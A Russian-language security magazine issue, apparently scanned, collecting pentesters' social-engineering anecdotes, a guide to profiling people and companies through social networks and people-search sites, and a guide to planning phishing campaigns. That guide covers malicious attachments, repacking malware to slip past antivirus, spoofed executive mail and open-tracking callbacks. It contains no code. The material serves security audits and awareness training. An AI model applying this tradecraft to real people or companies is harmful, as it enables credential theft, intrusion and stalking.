За несколько минут троян скопировал базу данных, содержащую полную информацию о клиентах. В ней были имена и фамилии, адреса проживания, номера соцстрахования, водительских удостоверений и выданных банковских карт. Этого Джейсону показалось мало. Слишком легкие задачи его всегда немного расстраивали. «Похоже, этот компьютер сломан, — сказал он, вновь обращаясь к сотруднику банка. — Передай, что я забрал его в ремонт». Отсоединив провода, он вышел мимо охранника со свежей базой данных на флешке в кармане и системным блоком под мышкой.

Может показаться, что это уникальный случай в каком-то отдельном банке, но Джейсон не раз использовал похожую методику. Просто потому, что никто не ожидает увидеть хакера во плоти. Для современных пользователей «хакер» — это красноглазый дядька в свитере на том конце сети, а не парень в соседнем кресле у тебя на работе.

> Вильгельм Фойгт купил на рынке изношенную форму прусского капитана и направился к ближайшим казармам. Там он встретил незнакомого сержанта с четырьмя гренадерами и приказал им захватить ратушу

НЕЙРОСЕТЬ КАК УНИВЕРСАЛЬНЫЙ ШЛЮЗ

Инспектировать подобным образом государственное учреждение Джейсону было сложнее, но только поначалу. Проблема заключалась в том, что серверная находилась на втором этаже, а на первом был установлен турникет со сканером чипованных пропусков и постоянно дежурили вооруженные охранники.

На этот раз Джейсон оделся посолиднее. Он подождал, когда закончится перерыв и в холле начнется столпотворение. Поравнявшись с одним из возвращавшихся сотрудников в трех метрах от турникета, он заговорил с ним как давний знакомый, чем дезориентировал охрану. Ей стало казаться, что Джейсон — новый парень, который успел подружиться с давно известным им сотрудником. Бывалый уже прошел по своему пропуску, а его новый компаньон замешкался и виновато попрощался перед турникетом.

«Кажется, я потерял этот гребаный пропуск, — посетовал Джейсон охраннику. — Мне теперь конкретно влетит». «О! Думаю, это не проблема, — ответил охранник, — сейчас мы выдадим вам временный, а потом вы либо найдете свой, либо получите новый, подав стандартное заявление». Сочувствие — великая сила. Она позволяет скучающему охраннику почувствовать себя мессией регионального масштаба и ощутить власть над судьбами людей.

Получив пропуск прямо из рук охранника, Джейсон поднялся на второй этаж и зашел в серверную. «Мне надо проверить компы», — сказал он и пошел к ближайшему, но администратор был настороже. «Кто вы и что делаете здесь?» — спросил он. На этот случай у Джейсона была припасена дурацкая отмазка — распечатка сфабрикованного email, в котором один из руководителей фирмы якобы поручает ему сделать внеплановый аудит на аутсорсинге, поскольку обеспокоен низкой компетентностью собственных сотрудников.

Это никогда не существовавшее в реальности письмо ударило прямо в самое уязвимое место админа — его профессиональную гордость. Он посмотрел пропуск Джейсона, стиснул зубы и сам проводил его по всем закрытым кабинетам, помогая установить на компьютеры в разных подсетях троян. Тот находился на флешке под видом утилиты для анализа сети, что было полуправдой — сеть он действительно анализировал, но немного по-своему.

В каждом случае хакера спасает невероятная убежденность в правомерности своих действий и детальное представление

Раньше для выполнения атаки с применением социальной инженерии приходилось подолгу собирать сведения о жертве. Покупать справочники, копаться в корпоративном мусоре в надежде обнаружить ценный документ, знакомиться с секретаршами и даже взламывать телефонные коммутаторы

используемой легенды. Так считает Крис Хэднеги, ставший основателем компании с говорящим названием Social-Engineer Inc. Этой весной он проделал серию тестов на проникновение, в которых опробовал новую тактику. Задачей было выяснить у сотрудников крупной фирмы персональные данные, включая номера соцстрахования и сведения о внутренних учетных записях. Крис узнал номера телефонов из открытых источников, а затем просто обзвонил всех, представляясь новым ассистентом начальника отдела кадров. Он сказал, что в базе данных произошел сбой и теперь он, бедолага, все записи проверяет вручную. Поговорив с каждым по пять минут, он получил даже больше, чем требовалось.

СОЦИАЛИЗИРУЙ ЭТО!

Раньше для выполнения атаки с применением социальной инженерии приходилось подолгу собирать сведения о жертве. Покупать справочники, копаться в корпоративном мусоре в надежде обнаружить ценный документ, знакомиться с секретаршами и даже взламывать телефонные коммутаторы, как это описывает Кевин Митник в своей книге «Искусство обмана». Сегодня львиную долю грязной работы за хакера выполняют соцсети. Просто зайди в LinkedIn и узнаешь многое о компании и ее сотрудниках. Откуда они пришли, где учились, как долго и кем работают. Фейсбук расскажет все про их интересы и семьи. Twitter — о привычках и распорядке. Foursquare даже предоставит геолокацию и завершит образ потенциальной жертвы. Основная часть «кражи личности» теперь происходит еще до начала атаки.

Для основателя Global Digital Forensics Джо Карузо соцсети и социальный инжиниринг — просто идеальное сочетание. Представь, что ты нашел в Facebook страницу руководителя компании, который только что уехал в отпуск. Посмотрев список его френдов, легко найти подчиненных и отправить им письмо с невинным текстом вроде: «Здесь невероятно круто! Только взгляни на эти фото!» Далее следует фишинговая ссылка, по которой сотрудник точно перейдет, потому что это письмо пришло якобы от его босса, желающего поделиться с ним своей радостью.

KEEP IT SIMPLE!

Иногда кажется, что социальная инженерия — это всегда многоходовка, в которой велик риск проколоться на любом этапе. Джон Хаймел из компании Solutionary, напротив, считает, что самые простые схемы часто оказываются самыми эффективными.

Во время аудита одной компании ему достаточно было обзвонить телефоны сотрудников, чтобы найти зацепку. Он даже не знал прямых номеров, а просто перебирал их. Один из клерков отправился в отпуск и оставил уведомление на своем автоответчике: «Меня не будет до такого-то числа. Если возникнут проблемы — звоните в техподдержку по телефону XX». Джон позвонил по указанному телефону и притворился, что парень вернулся из отпуска раньше по причине болезни. Имитируя простуду, он пожаловался на прерванный отпуск, срочный пакет документов, который надо было сдать еще до отъезда, и забытый пароль к почте — беда не приходит одна.

Техподдержка прониклась сочувствием и без проблем сменила пароль. Так Джон вошел под украденной учетной записью в почтовый аккаунт отдыхающего сотрудника. Он посмотрел все его письма и нашел в них массу конфиденциальной информации, включая логины и пароли для доступа к корпоративным ресурсам. Через полчаса Джон авторизовался в домене, при этом никак не выдавая себя. Если бы на уровне доменной политики учетные записи сотрудников блокировались на время их отпуска, атака потерпела бы неудачу на этом этапе. Если бы техподдержка не выдавала новые пароли по телефону, Джона бы удалось остановить еще раньше. Однако забытый после отпуска пароль — настолько распространенная проблема, что никто даже не усомнился в реальности ситуации.

Подобные простые приемы использовал Майк Буратовски, который сегодня занимает пост вице-президента компании General Dynamics Fidelis Cybersecurity Solutions. Однажды он сыграл на лени сотрудников проверяемой фирмы и использовал простой метод перенаправления.

Он нашел адрес веб-страницы сетевого шлюза компании (SSL VPN) и разместил фишинговую страницу по ссылке с похожим адресом. Сотрудникам Майк разослал email от имени сисадмина со следующим сообщением: «Из-за ухудшающейся погоды и руководствуясь заботой о здоровье персонала мы приняли решение обеспечить всем возможность комфортной удаленной работы. Наш сервер сейчас выполняет апдейт, и всем без исключения надлежит обновить клиентскую часть вручную. Пожалуйста, перейдите по указанной ссылке для загрузки новой версии. Во время установки вас попросят ввести логин и пароль».

Идея сработала. В первый же час более 60% сотрудников оставили на фишинговой странице данные своих корпоративных аккаунтов и даже ничего не заподозрили. ИТ-отдел забил тревогу только через полтора часа, когда число жертв превысило 75%. Среди них были представители всех отделов (включая сам ИТ) и большая часть руководства.

РЫБА ГНИЕТ С ГОЛОВЫ

Технические меры безопасности практически не снижают риски от атак методами социальной инженерии, считает Марк Раш, директор подразделения сетевой безопасности Computer Sciences Corporation. «Не существует устройства, которое запретит людям быть идиотами», — прокомментировал он отчет аудита подведомственных организаций Министерства внутренней безопасности США. За два года до инцидента со Сноуденом там проверяли людей, которые отвечают за предотвращение угроз в масштабах страны, и они повели себя как малые дети.

Служба собственной безопасности разбросала на парковке возле правительственного здания несколько компакт-дисков. Часть из них была без опознавательных знаков, а на другие был нанесен логотип DHS. Усевшись за мониторы камер наблюдения, офицеры стали наблюдать за поведением людей.

Вскоре примерно 60% дисков без надписей были подобраны и вставлены в приводы рабочих компьютеров сотрудников самых разных отделов. В группе дисков с логотипом министерства так поступили в отношении 90% болванок. Практически

WWW

Сайт компании IDG с детальным разбором инцидентов в сфере безопасности: www.csoonline.com

Исследование «Обратный социальный инжиниринг в соцсетях»: is.gd/OtQtwX

каждый подумал, что нашел ценную пропажу, и захотел почувствовать себя героем шпионской истории.

Схожая история произошла весной этого года с Министерством обороны Израиля. Связанные с ЦАХАЛ компьютерные сети заразили способом, впервые опробованным при распространении примитивного червя ILOVEYOU в 2000 году. Как минимум четыре месяца из правительственных сетей выкачивалась информация о текущих контрактах и передислокации военных сил. Расследовать инцидент наняли калифорнийскую фирму Blue Coat, недавно приобретенную частной инвестиционной компанией Bain Capital.

Эксперт Blue Coat Уэйлон Грандж утверждает, что сам код червя был примитивным. Судя по оставшимся метаданным, его наспех писали арабские программисты с помощью популярных хакерских утилит и модулей удаленного администрирования. Некоторые модификации использовали грубый бэкдор, работу которого в итоге и заметили сотрудники одной из служб безопасности.

Для обхода антивирусов авторы воспользовались методом обфускации, но главный фокус заключался в ручной методике распространения. По всем общедоступным адресам израильского МО и его контрагентов разослали электронные письма с темой Girls of the Israel Defence Forces и схожими по смыслу вариациями. Любопытные сотрудники запускали аттач через одного, даже несмотря на предупреждения встроенных систем безопасности о подозрительном вложении.

ОБРАТНАЯ СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Легендарный Кевин Митник сделал популярным сам термин «социальная инженерия» и подробно описал ее разновидности. Среди них особого внимания заслуживает тактика Reverse SE. В общем случае она заключается в том, что жертва попадает в условия, при которых сама сообщает необходимые данные — без лишних вопросов со стороны атакующего. Эту же тактику использовал Эдвард Сноуден, чтобы получить доступ к некоторым секретным материалам. Как выяснилось на слушаниях в Комитете по разведке сената США, Сноуден втерся в доверие к коллегам регионального центра управления АНБ на Гавайях, так как был системным администратором и часто помогал им решать технические проблемы.

В нормальных условиях сисадмину не требуются пароли пользователей для выполнения своих задач. Он использует свою учетную запись или просит сотрудника залогиниться без разглашения пароля. По инструкции, если админ случайно узнает пароль пользователя, то сообщает об этом и просит сменить. Однако Сноуден сначала просто вежливо просил коллег называть учетные данные, а затем это вошло у них в привычку. Они сами звали его по любому поводу и первым делом называли текущий пароль своей учетки, стремясь помочь в решении проблемы. Используя данные более чем двадцати аккаунтов с разным уровнем доступа к секретной информации, Сноуден похитил более полутора миллионов файлов из сети АНБ. Он долго не вызывал подозрений, поскольку не делал ничего странного под своей учетной записью.

КТО ПРОВЕРИТ ПРОВЕРЯЮЩИХ?

Бывает, что одну фирму нанимают проверить качество работы другой. Когда речь идет о социальной инженерии, это особенно актуальная практика. Основатель компании The Security Awareness Уинн Швартау занимается аудитом более 25 лет. К нему обычно приходят за экспертной оценкой уже проведенных мероприятий по усилению безопасности. Однажды его попросили сделать это для крупного финансового учреждения в Нью-Йорке. Его сотрудников только что напугали до чертиков предыдущие аудиторы, которые нашли тонну проблем. Целый месяц весь персонал инструктировали на интенсивных тренингах. Сотрудники стали настоящими параноиками: не открывают подозрительных писем, не переходят по фишинговым ссылкам, не подбирают диски и флешки, не разглашают ничего по телефону и вообще строго следуют должностным инструкциям.

«Да это же идеальные жертвы!» — подумал Швартау и принялся за работу. Он скопировал с сайта компании образец шапки делового письма, там же взял часть адресов обычной почты сотрудников, а остальные узнал из справочников. Вместе с помощниками Швартау составил примерно 1200 персонально адресованных бумажных писем, напечатал их на самодельных бланках проверяемой организации и отправил старым дедовским способом.

В каждом письме говорилось, что недавно репутация их компании сильно пострадала из-за действий отдельных сотрудников, пренебрегавших элементарными мерами безопасности (сущая правда!). Руководство не может допустить новых проколов, поэтому идет на беспрецедентные меры. Далее для усыпления бдительности следовал детальный план с обилием технических терминов, которые офисный клерк вряд ли сможет понять. Затем шла стандартная просьба информировать обо всех подозрительных действиях.


В заключение письма говорилось, что с ИТ-отделом и службой безопасности теперь надлежит общаться только посредством физической почты, так как это единственный канал связи, недоступный хакерам. Постскриптум: указанный адрес не принадлежит компании, чтобы эти письма никто не мог вычислить и перехватить. «Мы будем помещать их в надежно охраняемый почтовый ящик, доступ к которому будет только у руководства и службы безопасности, — говорилось в письме. — Прямо сейчас вам надлежит прислать свои учетные данные, чтобы мы проверили их вручную и завершили обновление системы». Двадцать восемь процентов сотрудников ответили на следующий же день, указав в письме все свои данные. Ни один тренинг не помог им понять, что и в XXI веке хакер может отправить письмо на бумаге.

«Иногда я сам удивляюсь результатам, — комментирует Швартау другую историю из своей практики. — Мы проверяли сотрудников одной компании после очень серьезного курса подготовки по безопасности. Они имели на руках свежие сертификаты, но с треском провалились на первом же нашем тесте». Идея была настолько примитивной, что ее никто не воспринимал всерьез. Всем сотрудникам отправили совершенно дурацкое письмо — из тех, что обычно сразу попадают в категорию «спам». В нем говорилось, что человек выиграл крупную сумму. Чтобы получить ее, надо пройти по указанной ссылке. Сорок процентов (!) только что сертифицированных «профессионалов» купились на эту древнюю уловку и загрузили троян.

Вывод Швартау неутешителен: как бы долго и тщательно организация ни тренировала людей, какие бы административные и технические меры в ней ни принимались, она никогда не достигнет стопроцентной защищенности. Любые высокие показатели безопасности — лишь временный эффект.

Люди делают определенные выводы, становятся осторожнее, но не могут эффективно сопротивляться свойствам своей натуры. Каждый раз, сталкиваясь с необходимостью принять безотлагательное решение, испытывая жажду легкой наживы или страх чего угодно, они делают уязвимыми себя и свою компанию.


«Невозможно предвосхитить все сценарии атак, поэтому мы стараемся выработать у сотрудников критическое мышление и элементарную осторожность», — комментирует свой подход Крис Хэднеги. Если всякий раз, заметив отклонения в повседневной работе, звонить в службу безопасности, то она погрязнет в проверке ложноположительных результатов. Однако это все же лучше, чем думать, что все в порядке, и продолжать игнорировать хакера, сидящего в соседнем кресле. Один такой случай может лишить компанию всего.




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Швартау составил примерно 1200 персонально адресованных бумажных писем, напечатал их на самодельных бланках проверяемой организации и отправил старым дедовским способом





Анна Потапова
potapova_ann@hotmail.com

СОЦИАЛЬНАЯ РАЗВЕДКА

ИСПОЛЬЗУЕМ СОЦСЕТИ ДЛЯ СБОРА ДАННЫХ

В каждой статье по социальной инженерии обязательно упоминается необходимость собрать всю открытую информацию о компании и ее сотрудниках. Это может быть не только частью аудита безопасности, но и отдельной услугой — ее называют конкурентной разведкой. У разведчиков, конечно же, есть свои приемы и даже софт. Что немаловажно, работа с зарубежными целями имеет немало своей специфики. С нее и начнем.

ЗА БУГРОМ

Что делать, если нужно накопать информацию не о соотечественнике, а о жителе США или Европы? Конечно, понадобится знание языка, но есть и другие особенности.

Первым делом составляем резюме цели, оно будет основой нашего исследования. Скорее всего, более-менее подробный профиль можно будет найти в LinkedIn. После этого проанализируем учебу: многие этому не уделяют никакого внимания, а ведь американцы (да и европейцы) обязательно должны писать различные статьи и заметки за время учебы. Это нам и поможет: используя архивы сайта университета (или же простой поиск), несложно получить копии статей в специализированных отраслевых журналах, чаще всего не отмеченных в официальных документах. Анализируя эту информацию, дополняем резюме так, чтобы оно охватывало не только работу и опыт, но даже политические и религиозные убеждения. Эта же информация позволит проследить, менялись ли (и если да, то как) взгляды и убеждения цели на протяжении определенного промежутка времени. Для психологического портрета это немаловажно.

Почту можно узнать через социальные сети, анкеты или же просто применив небольшие знания в области психологии. Но чаще всего, узнав место работы цели, можно взять информацию с официального сайта или профиля компании.


Что касается контактных данных, то получить их можно от самой цели. Для этого используем всю мощь СИ и отправляем цели письмо, запрос или вопрос, а в ответном письме при некотором везении можно будет найти в подписи все данные (телефоны, дополнительные имейлы). В Европе и США оставлять контакты в подписи считается хорошим тоном.

Конечно, нельзя пропускать и социальные сети, ведь тут есть и фото, и связи, и мысли, и даже компрометирующие факты. Обыскиваем Facebook, Google+, Tumblr (связи, друзья, интересы, личная информация), Google Images (фото), Twitter (заметки и мысли цели), Pinterest, Flickr и Instagram (можно получить фото, в некоторых случаях и компрометирующие), Ask.fm (узнаем подробности из жизни), Meetup (контакты и встречи цели) и многие другие. Практика показывает, что нужно тщательно анализировать все открытые аккаунты.

Чтобы получить маршруты и места пребывания, проще всего использовать Foursquare, а также iCloud (в том случае, если логин в iCloud совпадает с почтой). Еще можно прогнать информацию о цели через сервисы идентификации человека. Для Штатов: spokeo.com — точный адрес и карта; city-data.com — информация о недвижимости и не только; whitepages.com — адреса, телефоны, фото, родственники.

Но это все ручной поиск. Есть кое-что полезное и для автоматизации. Самая известная программа называется Maltego, она ищет связи и анализирует группы людей по информации в соцсетях. При работе с иностранной целью это очень мощный вариант автоматизации.

Многие специалисты обходят стороной «младшего брата» Maltego — CaseFile. Этот программный продукт может быть использован для сбора и анализа информации. CaseFile имеет возможность визуализировать массивы данных, хранящихся в CSV, XLS и XLSX.



↑ **Maltego**



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Интересный сервис предлагает и Ghostery. Если эта программа будет развиваться и дальше, то вполне может обойти Maltego по возможностям. Сейчас Ghostery лучше работает для поиска по компаниям, чем по людям.

В РОССИИ

В сегменте русскоязычного интернета достать можно практически все, что интересует. Разведчику пригодятся как уже упомянутые программы и приемы, так и разнообразные базы, где можно скачать если не актуальную, то почти актуальную информацию. Сюда, кстати, относятся и различные ресурсы, которые предоставляют справки и аналитические отчеты, причем бесплатно или почти бесплатно. Ты, конечно, примерно догадываешься, о чем речь и где это искать. Поэтому здесь мы поговорим о том, что делать, если наша цель не человек, а компания. Тут существует и ряд специализированных средств, которые могут пригодиться.


Прежде всего интересно проверить сайт компании. Whois покажет основную информацию (IP, физический адрес и прочее). Однако в некоторых случаях требуется более подробный технический профиль — и здесь жизнь немало облегчит сервис BuiltWith. С его помощью можно узнать о веб-сервере, фреймворках, сертификатах SSL, об установленных счетчиках, о библиотеках JavaScript и получить еще много другой полезной информации. Это, впрочем, уже материал для настоящего пентеста.

Еще стоит поискать, нет ли на сайте каких-нибудь разделов, которые скрыты от глаз пользователей, но доступны через поисковик благодаря неправильным настройкам индексирования. Иногда это открывает доступ к конфиденциальной информации и даже к резервным копиям баз данных. Поэтому оптимальный вариант — это использовать Google для проверки папок с индексами и проверять, нет ли в них посторонних файлов (к примеру — конфигурационных).

Говоря об автоматизированных средствах, можно выделить продукт Rivalfox, который предлагает отслеживать информацию о компании непрерывно: Facebook, Google+, Twitter, Instagram и многие другие (список постоянно пополняется). Есть и аналог — Falcon Social, он тоже собирает данные о компаниях в соцсетях.

В заключение хотелось бы отметить, что специализированный софт может немало помочь специалисту по конкурентной разведке, но никак не заменит прямые руки и светлую голову!

↓ **Ghostery**





Тимур Юнусов
Positive Technologies
tyunusov@ptsecurity.com

Алексей Синцов
alexey.sintsov@here.com

СОВРЕМЕННАЯ СОЦИНЖЕНЕРИЯ НА ПРАКТИКЕ

КАК ПОДГОТОВИТЬ И ПРОВЕСТИ СОЦИОТЕХНИЧЕСКИЙ ПЕНТЕСТ

Атаки с использованием социальной инженерии нынче стали чем-то обыденным и традиционным — как распространение вирусов или SQL-инъекции. Злоумышленники используют их для хищения средств, атак класса Advanced Persistent Threat (APT) и высокоэффективного проникновения в корпоративную сеть, даже когда другие способы преодоления периметра не дают результатов. Пентестеры и этичные хакеры выполняют социотехнические проверки как в виде самостоятельных работ, так и в рамках комплексного тестирования на проникновение.

Прежде всего, для успешного проведения большой и сложной атаки ее надо разделить на несколько этапов и последовательно решать маленькие задачи, чтобы успешно прийти к финишу. Этапы у нас будут следующие: разведка, подготовка, рассылка и разбор результатов.

РАЗВЕДКА/READY

Смысл этого этапа, как ты уже догадался, — получение максимума сведений о целях социальной инженерии.

- Чем занимается компания? Придется разобраться в этой области бизнеса. Деловые письма наверняка заинтересуют сотрудников.
- Каковы текущие дела фирмы? К примеру, если недавно была сделка по поглощению или слиянию, можно попытаться воспользоваться возникшей неразберихой.
- Как зовут сотрудников и каков формат их почтовых ящиков? Нам необходимо знать, куда слать наше творчество и как общаться с целями.
- Какова структура компании? Какие есть должности и отделы? Организационная диаграмма нам пригодится: наивным секретаршам лучше будет слать мультики, а финансовому директору — отчеты с цифрами. Адреса топ-менеджеров и сотрудников службы безопасности пригодятся в особенности!
- В каком офисе и городе они работают? Работают ли они все в одном месте или сидят порознь? Во сколько приходят и уходят? Не вызовет ли возглас «Ой, я какой-то файл запустила» цепную реакцию, которая завалит всю атаку?
- Какое ПО используют сотрудники? ОС, браузеры, антивирусы, почтовые клиенты. Нам предстоит обнаружить потенциальные уязвимости и пережать вредоносное ПО так, чтобы обойти конкретные антивирусы.
- Другие полезные сведения: формат почтового сообщения и прочие элементы фирменного стиля, новости и события в компании — все, что сделает письмо, фишинговый сайт и целевую атаку более правдоподобными.
- Дополнительно будет полезно правильно выбрать дату. Например, приурочить атаку к какому-то празднику или к мировым событиям, особенно если они перекликаются с деятельностью компании.

Конечно, мы всегда можем отправить классическое «Глянь, какая красивая картинка» или, к примеру, «Штрафы ГИБДД», не выяснив, есть ли у адресатов машина, но шанс спалиться будет очень высоким. Поэтому сбор данных и максимальная точность в подделках — немаловажный фактор при подготовке.

Инструментария для этого этапа предостаточно. Можно начать с хитрых запросов в поисковиках и соцсетях, а также простых сборщиков почтовых адресов по доменному имени. Такие тулзы есть в виде standalone бинарников и скриптов или в виде плагинов для любимого Metasploit. Для серьезных случаев есть огромные фреймворки, которые умеют строить графы и извлекать метатеги — такие делают в FOCA и MALTEGO. И конечно, никто не отменял уязвимые SMTP-серверы с возможностью проводить запросы VRFY/EXPN без авторизации и получать или перебирать почтовые адреса.

Есть еще один способ — технически простой, но смелый. Взять и отправить письмо в отдел кадров или закупок. Прикинуться дурачком и попросить подсказать формат почтового сообщения; так будет получено имя первой цели. С другой стороны, активные работы на этом этапе не подразумеваются — разведчика не должно быть видно!

В общем, есть масса вариантов атак, и почтовая рассылка — это лишь самый популярный и изученный, но не обязательно самый действенный. В случае с социнженерией вариантов исполнения может быть сколько угодно — вплоть до полевых работ с проникновением на территорию. В таких случаях подготовка будет включать такие этапы, как изучение карты офиса (особенно внимательно смотри на местоположение кабинета техподдержки и столовой — забросить флешку будет легче после бесплатного обеда) и набор команды, ведь хакер не обязан владеть еще и актерским мастерством. С историческими примерами смелых проникновений ты уже знаком благодаря предыдущей статье, так что вернемся к более технологичным методам.

КАК ПОДГОТОВИТЬ ПИСЬМО С АТТАЧЕМ

Почтовая рассылка с вредоносными аттачами — это один из классических приемов. Открытие и запуск приложения к письму станет триггером успешного срабатывания сценария, этаким бэкдором. Вот несколько советов, как лучше готовить письмо.

- Чтобы узнать, кто открыл документ, в нем можно использовать SSRF с callback по Reverse DNS. Это пригодится в качестве дополнительного показателя статистики. К примеру: «разослано писем 100, открыло 90, сплоит сработал у троих». Это важно, так как, даже если эксплойт в документе не сработает, мы увидим, кто безбожно открывает левые документы.
- Добавь в письмо ссылку и регистрируй тех, кто кликнул по ней (дополнительно можно будет на сайте выдавать эксплойт или документ с нагрузкой).
- Добавь телефонный вектор. Позвони сотруднику и скажи, что выслал важный документ и что дело не терпит!
- Используй SMTP relay (если оправдано сценарием и целями) — письмо от менеджера или директора имеет больший вес.
- Если оправдано сценарием, используй XSS/RCE с домена самой компании. Доверие к родному сайту выше. Годятся и локальные файлопомойки, если получится добыть доступ к ним.
- Можно разбивать рассылку на фазы. Одна будет логическим продолжением другой. Например, в первой фазе была только ссылка, которая поможет собрать инфу о браузерах и ОС, на втором этапе ты выберешь цели со старым браузером, подготовишь эксплойты и повторишь рассылку, пустив их в дело.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОДГОТОВКА/STEADY

Один из важнейших этапов планирования работы — выбор сценария. На этом этапе вырабатывается главная тактическая линия в зависимости от поставленных целей.

От выбора правильного и эффективного сценария будет зависеть результат всей работы. Сценариев может быть несколько: «персональные», таргетированные сценарии для конкретных целей или общие типовые и массовые — они помогут протестировать подготовку сотрудников.

В общем, нам надо решить, как и что рассылать, как и что собирать. Пройдемся по списку протоколов коммуникации в порядке их приоритетности и популярности:

- электронная почта — универсальный рабочий идентификатор человека в компании;
- телефон — следующий по популярности способ, неизменный в своей эффективности еще со времен Кевина Митника. Требует особой подготовки и творческой жилки, так как предусмотреть все исходы переговоров попросту невозможно;
- девайсы, разбросанные по офису или подкинутые в карманы. Можно подбрасывать как старые добрые трояны на флешках, так и Bad USB, Teensy и прочие новомодные «умные» железки.

И менее популярные:

- социальные сети — здесь нет гарантии того, что жертва откроет вложение из корпоративной сети, но гораздо больше шансов провести с целью долгую игру: войти в доверие, стать лучшим другом по переписке и в итоге гарантировать тихое заражение;
- всяческие SMS и MMS, с помощью которых можно проводить как фишинг, так и заражение мобильных устройств.

Один из важнейших этапов планирования работы — выбор сценария. На этом этапе вырабатывается главная тактическая линия в зависимости от поставленных целей

Использование чувств страха и жадности — это сочетание выверенных годами и практикой сценариев, но в каждой работе к ним стоит подходить с долей креатива

Задачи рассылок могут варьироваться: построение ботнетов, фишинг, направленный на получение корпоративного или банковского аккаунта, или заражение рабочей станции трояном с целью проникновения во внутреннюю сеть компании для хищения коммерческой тайны и других незаконных целей. Последнее может перерасти в атаки уровня APT на долгие месяцы и годы.

Но, несмотря на разнообразие задач, с технической стороны все сводится всего к двум действиям: фишингу с целью хищения учетной записи и запуску исполняемого файла для заражения устройства.

Жертву нужно вынудить либо ввести логин и пароль, либо запустить какую-то нагрузку, почти всегда в обход оповещений в стиле «Внимание, данный файл не является доверенным». Чаще всего в наших работах применяются манипуляции чувством страха или жадности в сочетании с приемлемым уровнем доверия к нам — без этого ничего не сработает. Доверие достигается мимикрией: похожие домены и типовые формы авторизации, однотипные подписи, знакомые фамилии.

